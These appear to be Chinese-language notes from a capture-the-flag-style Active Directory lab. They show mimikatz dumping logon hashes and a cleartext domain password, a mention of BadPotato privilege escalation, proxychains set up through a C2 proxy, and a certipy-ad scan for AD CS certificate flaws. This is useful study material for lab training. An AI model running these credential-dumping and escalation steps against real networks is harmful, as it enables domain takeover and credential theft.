
刚刚连接的88的机器是administrator,现在改成域用户cslab
记住域用户登录,要加上域名前缀

没权限

第三台机器(10.6.6.55)
网上的wp的fscna都扫出了域控的AD-CS漏洞,不知道为什么我的fscan扫不出来
[2025-05-20 16:21:46] [SUCCESS] 目标: http://10.6.6.55:80
  漏洞类型: poc-yaml-active-directory-certsrv-detect
  漏洞名称:
  详细信息:
        author:AgeloVito
        links:https://www.cnblogs.com/EasonJim/p/6859345.html
先往88那台机器通过rdp连接,传minikatz上去

记住mimikatz起码得是用administrator权限
C:\>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 292865 (00000000:00047801)
Session           : Interactive from 0
User Name         : cslab
Domain            : CYBERSTRIKELAB
Logon Server      : DC
Logon Time        : 2025/8/7 11:45:11
SID               : S-1-5-21-4286488488-1212600890-1604239976-1104
        msv :
         [00000003] Primary
         * Username : cslab
         * Domain   : CYBERSTRIKELAB
         * NTLM     : 39b0e84f13872f51efb3b8ba5018c517
         * SHA1     : fa6a465532224cc4f1fa5094424bf219d25b7463
         * DPAPI    : 432dfb0f990f2cc292b2fd09468aab5e
        tspkg :
        wdigest :
         * Username : cslab
         * Domain   : CYBERSTRIKELAB
         * Password : (null)
        kerberos :
         * Username : cslab
         * Domain   : CYBERSTRIKELAB.COM
         * Password : cs1ab@wwe
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : CYBERWEB$
Domain            : CYBERSTRIKELAB
Logon Server      : (null)
Logon Time        : 2025/8/7 3:44:01
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * NTLM     : 78b6b5190cd775281a6263be94fbfaf2
         * SHA1     : f6fbf897683e488e4cb89ba3acae8744ae9b4dd4
        tspkg :
        wdigest :
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * Password : (null)
        kerberos :
         * Username : cyberweb$
         * Domain   : CYBERSTRIKELAB.COM
         * Password : 85 36 0c d1 00 2c e3 7c 1e 30 30 30 fd 32 de bb ff 1a 4b a1 ca 2b 62 6c d2 3e da 19 5e 87 9c c0 42 d5 13 de 85 6a 9b 12 0e dc fc c6 7e 28 e6 99 f8 37 a3 68 24 2d 1b 7d f7 3f b4 44 2d 0e 66 ea fe 0d df eb 1c 21 3c 35 2e 1c 7a f2 36 2d e2 3c 0f cd 8f f5 0d e5 68 3a 03 d7 e0 7c 4d 7b 71 f3 b0 38 51 89 e6 dc 5a c2 b9 c8 25 23 48 24 80 38 22 18 89 87 95 de 50 00 5c 76 aa d1 ca 6e f4 a0 74 0f 7b 6d 73 e3 01 a3 66 78 a5 61 1d b1 1d c4 d0 66 76 06 d9 28 b5 fe f2 34 de 96 8a 18 34 7a 1f ae 4b 0f 50 bc b1 92 fb 3a 62 68 bb 15 5a 91 f4 d9 46 aa c2 08 0a aa 67 fd e9 88 6b 28 88 a7 e9 41 10 c4 0b 76 60 09 ed 1c 2e ab e9 a7 e7 eb ee 9c 31 ce a2 72 ef d9 f0 b0 7f aa 79 37 93 42 08 8d 42 65 d3 af 34 cc f9 2c f7 ea 17 33 3c 53
        ssp :
        credman :

Authentication Id : 0 ; 23237 (00000000:00005ac5)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 2025/8/7 3:44:00
SID               :
        msv :
         [00000003] Primary
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * NTLM     : 78b6b5190cd775281a6263be94fbfaf2
         * SHA1     : f6fbf897683e488e4cb89ba3acae8744ae9b4dd4
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 1586007 (00000000:00183357)
Session           : Interactive from 3
User Name         : DWM-3
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2025/8/7 4:37:40
SID               : S-1-5-90-0-3
        msv :
         [00000003] Primary
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * NTLM     : 78b6b5190cd775281a6263be94fbfaf2
         * SHA1     : f6fbf897683e488e4cb89ba3acae8744ae9b4dd4
        tspkg :
        wdigest :
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * Password : (null)
        kerberos :
         * Username : CYBERWEB$
         * Domain   : cyberstrikelab.com
         * Password : 85 36 0c d1 00 2c e3 7c 1e 30 30 30 fd 32 de bb ff 1a 4b a1 ca 2b 62 6c d2 3e da 19 5e 87 9c c0 42 d5 13 de 85 6a 9b 12 0e dc fc c6 7e 28 e6 99 f8 37 a3 68 24 2d 1b 7d f7 3f b4 44 2d 0e 66 ea fe 0d df eb 1c 21 3c 35 2e 1c 7a f2 36 2d e2 3c 0f cd 8f f5 0d e5 68 3a 03 d7 e0 7c 4d 7b 71 f3 b0 38 51 89 e6 dc 5a c2 b9 c8 25 23 48 24 80 38 22 18 89 87 95 de 50 00 5c 76 aa d1 ca 6e f4 a0 74 0f 7b 6d 73 e3 01 a3 66 78 a5 61 1d b1 1d c4 d0 66 76 06 d9 28 b5 fe f2 34 de 96 8a 18 34 7a 1f ae 4b 0f 50 bc b1 92 fb 3a 62 68 bb 15 5a 91 f4 d9 46 aa c2 08 0a aa 67 fd e9 88 6b 28 88 a7 e9 41 10 c4 0b 76 60 09 ed 1c 2e ab e9 a7 e7 eb ee 9c 31 ce a2 72 ef d9 f0 b0 7f aa 79 37 93 42 08 8d 42 65 d3 af 34 cc f9 2c f7 ea 17 33 3c 53
        ssp :
        credman :

Authentication Id : 0 ; 1585991 (00000000:00183347)
Session           : Interactive from 3
User Name         : DWM-3
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2025/8/7 4:37:40
SID               : S-1-5-90-0-3
        msv :
         [00000003] Primary
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * NTLM     : 78b6b5190cd775281a6263be94fbfaf2
         * SHA1     : f6fbf897683e488e4cb89ba3acae8744ae9b4dd4
        tspkg :
        wdigest :
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * Password : (null)
        kerberos :
         * Username : CYBERWEB$
         * Domain   : cyberstrikelab.com
         * Password : 85 36 0c d1 00 2c e3 7c 1e 30 30 30 fd 32 de bb ff 1a 4b a1 ca 2b 62 6c d2 3e da 19 5e 87 9c c0 42 d5 13 de 85 6a 9b 12 0e dc fc c6 7e 28 e6 99 f8 37 a3 68 24 2d 1b 7d f7 3f b4 44 2d 0e 66 ea fe 0d df eb 1c 21 3c 35 2e 1c 7a f2 36 2d e2 3c 0f cd 8f f5 0d e5 68 3a 03 d7 e0 7c 4d 7b 71 f3 b0 38 51 89 e6 dc 5a c2 b9 c8 25 23 48 24 80 38 22 18 89 87 95 de 50 00 5c 76 aa d1 ca 6e f4 a0 74 0f 7b 6d 73 e3 01 a3 66 78 a5 61 1d b1 1d c4 d0 66 76 06 d9 28 b5 fe f2 34 de 96 8a 18 34 7a 1f ae 4b 0f 50 bc b1 92 fb 3a 62 68 bb 15 5a 91 f4 d9 46 aa c2 08 0a aa 67 fd e9 88 6b 28 88 a7 e9 41 10 c4 0b 76 60 09 ed 1c 2e ab e9 a7 e7 eb ee 9c 31 ce a2 72 ef d9 f0 b0 7f aa 79 37 93 42 08 8d 42 65 d3 af 34 cc f9 2c f7 ea 17 33 3c 53
        ssp :
        credman :

Authentication Id : 0 ; 132421 (00000000:00020545)
Session           : Interactive from 1
User Name         : Administrator
Domain            : CYBERWEB
Logon Server      : CYBERWEB
Logon Time        : 2025/8/7 3:44:30
SID               : S-1-5-21-332097019-2215467117-1557799732-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : CYBERWEB
         * NTLM     : c377ba8a4dd52401bc404dbe49771bbc
         * SHA1     : d9ac14100bf4e36f6807dd3c29051983b2d58d3d
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : CYBERWEB
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : CYBERWEB
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 2025/8/7 3:44:03
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 51087 (00000000:0000c78f)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2025/8/7 3:44:02
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * NTLM     : 331dcbb88d1a4847c97eab7c1c168ac8
         * SHA1     : 0a4c17b8f051223716e86c36f1dec902e266c773
        tspkg :
        wdigest :
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * Password : (null)
        kerberos :
         * Username : CYBERWEB$
         * Domain   : cyberstrikelab.com
         * Password : I@w2(l8:$e9`bRA7&$Rxd^f@6+_,hg\L)&Ck6he8vlsS7*=[e*%bh-wZ.,$HV(0^!/q0eY=sDH_1)6jK3v;#%kt[5YSXt3$y/;R(wAqp1p_`""m=o:Q;HtsY
        ssp :
        credman :

Authentication Id : 0 ; 51027 (00000000:0000c753)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2025/8/7 3:44:02
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * NTLM     : 78b6b5190cd775281a6263be94fbfaf2
         * SHA1     : f6fbf897683e488e4cb89ba3acae8744ae9b4dd4
        tspkg :
        wdigest :
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * Password : (null)
        kerberos :
         * Username : CYBERWEB$
         * Domain   : cyberstrikelab.com
         * Password : 85 36 0c d1 00 2c e3 7c 1e 30 30 30 fd 32 de bb ff 1a 4b a1 ca 2b 62 6c d2 3e da 19 5e 87 9c c0 42 d5 13 de 85 6a 9b 12 0e dc fc c6 7e 28 e6 99 f8 37 a3 68 24 2d 1b 7d f7 3f b4 44 2d 0e 66 ea fe 0d df eb 1c 21 3c 35 2e 1c 7a f2 36 2d e2 3c 0f cd 8f f5 0d e5 68 3a 03 d7 e0 7c 4d 7b 71 f3 b0 38 51 89 e6 dc 5a c2 b9 c8 25 23 48 24 80 38 22 18 89 87 95 de 50 00 5c 76 aa d1 ca 6e f4 a0 74 0f 7b 6d 73 e3 01 a3 66 78 a5 61 1d b1 1d c4 d0 66 76 06 d9 28 b5 fe f2 34 de 96 8a 18 34 7a 1f ae 4b 0f 50 bc b1 92 fb 3a 62 68 bb 15 5a 91 f4 d9 46 aa c2 08 0a aa 67 fd e9 88 6b 28 88 a7 e9 41 10 c4 0b 76 60 09 ed 1c 2e ab e9 a7 e7 eb ee 9c 31 ce a2 72 ef d9 f0 b0 7f aa 79 37 93 42 08 8d 42 65 d3 af 34 cc f9 2c f7 ea 17 33 3c 53
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : CYBERWEB$
Domain            : CYBERSTRIKELAB
Logon Server      : (null)
Logon Time        : 2025/8/7 3:44:00
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * Password : (null)
        kerberos :
         * Username : cyberweb$
         * Domain   : CYBERSTRIKELAB.COM
         * Password : 85 36 0c d1 00 2c e3 7c 1e 30 30 30 fd 32 de bb ff 1a 4b a1 ca 2b 62 6c d2 3e da 19 5e 87 9c c0 42 d5 13 de 85 6a 9b 12 0e dc fc c6 7e 28 e6 99 f8 37 a3 68 24 2d 1b 7d f7 3f b4 44 2d 0e 66 ea fe 0d df eb 1c 21 3c 35 2e 1c 7a f2 36 2d e2 3c 0f cd 8f f5 0d e5 68 3a 03 d7 e0 7c 4d 7b 71 f3 b0 38 51 89 e6 dc 5a c2 b9 c8 25 23 48 24 80 38 22 18 89 87 95 de 50 00 5c 76 aa d1 ca 6e f4 a0 74 0f 7b 6d 73 e3 01 a3 66 78 a5 61 1d b1 1d c4 d0 66 76 06 d9 28 b5 fe f2 34 de 96 8a 18 34 7a 1f ae 4b 0f 50 bc b1 92 fb 3a 62 68 bb 15 5a 91 f4 d9 46 aa c2 08 0a aa 67 fd e9 88 6b 28 88 a7 e9 41 10 c4 0b 76 60 09 ed 1c 2e ab e9 a7 e7 eb ee 9c 31 ce a2 72 ef d9 f0 b0 7f aa 79 37 93 42 08 8d 42 65 d3 af 34 cc f9 2c f7 ea 17 33 3c 53
        ssp :
        credman :
获取到机器⽤⼾在域内的 hash ,
mimikatz可以导出机器用户的很多歌hash,一般要一个一个试,看下哪个能用
Authentication Id : 0 ; 51087 (00000000:0000c78f)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2025/8/7 3:44:02
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * NTLM     : 331dcbb88d1a4847c97eab7c1c168ac8
         * SHA1     : 0a4c17b8f051223716e86c36f1dec902e266c773
        tspkg :
        wdigest :
         * Username : CYBERWEB$
         * Domain   : CYBERSTRIKELAB
         * Password : (null)
        kerberos :
         * Username : CYBERWEB$
         * Domain   : cyberstrikelab.com
         * Password : I@w2(l8:$e9`bRA7&$Rxd^f@6+_,hg\L)&Ck6he8vlsS7*=[e*%bh-wZ.,$HV(0^!/q0eY=sDH_1)6jK3v;#%kt[5YSXt3$y/;R(wAqp1p_`""m=o:Q;HtsY
        ssp :
        credman :

获取到CA的名字为 cyberstrikelab-DC-CA
这个得用system权限,传个badpotato就能用
获取CA名字,这个必须要能与域进行沟通才行,所以还是需要提权到系统用户才行
配置proxychains,如让工具走cs代理转发的代理
vim /etc/proxychains4.conf

记住proxychains4.conf文件的端口不要加冒号
检查当前环境中有无潜在的 ESC1-ESC8 类型的 证书服务漏洞
proxychains4 certipy-ad find -u 'cslab@10.6.6.55' -password 'cs1ab@wwe' -dc-ip 10.6.6.55 -vulnerable -stdout
──(kali㉿kali)-[~]
└─$ proxychains4 certipy-ad find -u 'cslab@10.6.6.55' -password 'cs1ab@wwe' -dc-ip 10.6.6.55 -vulnerable -stdout
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[proxychains] Strict chain  ...  127.0.0.1:7777  ...  10.6.6.55:636  ...  OK
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The resolution lifetime expired after 5.403 seconds: Server Do53:10.6.6.55@53 answered The DNS operation timed out.; Server Do53:10.6.6.55@53 answered The DNS operation timed out.; Server Do53:10.6.6.55@53 answered The DNS operation timed out.
[!] Use -debug to print a stacktrace
